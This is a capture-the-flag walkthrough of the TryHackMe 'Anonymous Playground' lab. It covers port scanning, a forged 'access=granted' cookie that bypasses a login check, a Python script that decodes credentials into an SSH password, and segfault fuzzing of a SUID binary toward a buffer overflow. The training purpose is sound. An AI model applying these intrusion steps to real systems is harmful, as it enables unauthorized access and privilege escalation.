Anonymous Playground


Anonymous Playground

https://tryhackme.com/room/anonymousplayground


`rustscan -a 10.10.78.36 -- -sC -sV -A | tee scan.txt`

Open 10.10.78.36:**22**

Open 10.10.78.36:**80**



```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 60b6ad4c3ef9d2ec8bcd3b45a5ac5f83 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQClu8XpXBiUw2g/nBt/VCfEYLS9n4kdaezLUivhTwOHhkpWu1/CVRlfjyAAWDFzuv/lFgPsqA9IYk9BQGIleQjfZ1RyEdLen0CdPmEE3pBSKvKgr+tdHtz9LSYX6WUZ2ji1vX1RU
3DipjHSiWS5XMC+Gmjgm+Tdaqi5RjxyHxxcD5LbEZT3rhK5anNnv93w03wq0wOb475KgYwmlUSQ7C5LgdtGPiUOFy5f6J4G9mznBRrlocKprxCTQywuVP6xc3FDMYzYDlAfgZrQqVUy9N69gqdycI5AqJv+ubx9ulAHyLCFG5S+vo8C
lMWj
|   256 6f9abedffc95a2318fdbe5a2da8a0c3c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+wRuTZ27V4CxgVdb1LCsbpO2jPP3Nen/ABkVFgegXA2cUnpZEhD3lBBub2fIMl6P2XXJ0+rJD3n0HqQu6PYUI=
|   256 e6985249cff2b865d7411c832e942488 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO/maijr14RO05c5UzlXFjTmaqvRYDY2JyhvVbeBPC3R
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Proving Grounds
|_http-favicon: Unknown favicon MD5: 533ABADAA92DA56EA5CB1FE4DAC5B47E
| http-robots.txt: 1 disallowed entry
|_/zYdHuAKjP
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



themayor

spooky

darkstar

akaelite

ninja

w0rmer

nameless0ne

0day

szymex

malware

paradox

bee

iamwill

jammy

magna


cryillic

skidy

naughty

thealchemist


itsundae



You have not been granted access.


Access denied.

Find creds I beleive



```
GET /zYdHuAKjP/ HTTP/1.1
Host: 10.10.78.36
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: access=granted
Upgrade-Insecure-Requests: 1
```

```
    </li>
    <li class="nav-item">
      <a class="nav-link text-white" href="/operatives.php">
        Operatives
      </a>
    </li>
    <li class="nav-item">
      <a class="nav-link text-white" href="#">
        Contact
      </a>
    </li>
  </ul>

  <div class='row'>
    <div class='col'>
      <p class='text-center'>
        Access granted. <br />
        Well done getting this far.  But can you go further? <br />
         <br />
        <span style='font-size: 30px;'>
          hEzAdCfHzA::hEzAdCfHzAhAiJzAeIaDjBcBhHgAzAfHfN
        </span>
      </p>
    </div>
```



```
GET /zYdHuAKjP/ HTTP/1.1
Host: 10.10.78.36
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: access=granted
Upgrade-Insecure-Requests: 1
```

Access granted.

Well done getting this far. But can you go further?

hEzAdCfHzA::hEzAdCfHzAhAiJzAeIaDjBcBhHgAzAfHfN


```
hEzAdCfHzA::hEzAdCfHzAhAiJzAeIaDjBcBhHgAzAfHfN
```

The first must be username and second must be password


I check hint 'zA'="a" . The only username possible is magna

so "m"="hE", 'g'="dC", 'n'= "fH"

I use python to find decrypted text




```
letters = input("")
dec1 = letters[0]
dec2 = letters[1]
letter = ord(dec1)+(ord(dec2)%65)+1
print(letter)
print(chr(letter))
~
~
~
```



```
┌──(kali㉿kali)-[~/THM/anon]
└─$ python3 anon.py
hA
105
i

┌──(kali㉿kali)-[~/THM/anon]
└─$ python3 anon.py
iJ
115
s

┌──(kali㉿kali)-[~/THM/anon]
└─$ python3 anon.py
eI
110
n

┌──(kali㉿kali)-[~/THM/anon]
```

magna:magnaisanelephant

ssh as magna




```
Last login: Fri Jul 10 13:54:20 2020 from 192.168.86.65
magna@anonymous-playground:~$ id
uid=1001(magna) gid=1001(magna) groups=1001(magna)
magna@anonymous-playground:~$ ls -la
total 64
drwxr-xr-x 7 magna  magna  4096 Jul 10  2020 .
drwxr-xr-x 5 root   root   4096 Jul  4  2020 ..
lrwxrwxrwx 1 root   root      9 Jul  4  2020 .bash_history -> /dev/null
-rw-r--r-- 1 magna  magna   220 Jul  4  2020 .bash_logout
-rw-r--r-- 1 magna  magna  3771 Jul  4  2020 .bashrc
drwx------ 2 magna  magna  4096 Jul  4  2020 .cache
drwxr-xr-x 3 magna  magna  4096 Jul  7  2020 .config
-r-------- 1 magna  magna    33 Jul  4  2020 flag.txt
drwx------ 3 magna  magna  4096 Jul  4  2020 .gnupg
-rwsr-xr-x 1 root   root   8528 Jul 10  2020 hacktheworld
drwxrwxr-x 3 magna  magna  4096 Jul  4  2020 .local
-rw-r--r-- 1 spooky spooky  324 Jul  6  2020 note_from_spooky.txt
-rw-r--r-- 1 magna  magna   807 Jul  4  2020 .profile
drwx------ 2 magna  magna  4096 Jul  4  2020 .ssh
-rw------- 1 magna  magna   817 Jul  7  2020 .viminfo
magna@anonymous-playground:~$ cat flag.txt
[redacted]
magna@anonymous-playground:~$ cat note_from_spooky.txt
Hey Magna,

Check out this binary I made!  I've been practicing my skills in C so that I can get better at Reverse
Engineering and Malware Development.  I think this is a really good start.  See if you can break it!

P.S. I've had the admins install radare2 and gdb so you can debug and reverse it right here!

Best,
Spooky
magna@anonymous-playground:~$
```

Here is not only the flag , and one interesting bynary with note)


`scp magna@10.10.107.20:/home/magna/hacktheworld .`

Analisying binary, in faults after print A *100. So I try to find where the memory finished




```
magna@anonymous-playground:~$ python3
Python 3.6.9 (default, Apr 18 2020, 01:56:04)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print('A'*100)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>>
magna@anonymous-playground:~$ ./hacktheworld
Who do you want to hack? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
magna@anonymous-playground:~$
```

```
for x in {1..100}; do echo $x; python3 -c "print('A'*$x)" | ./hacktheworld; done
```



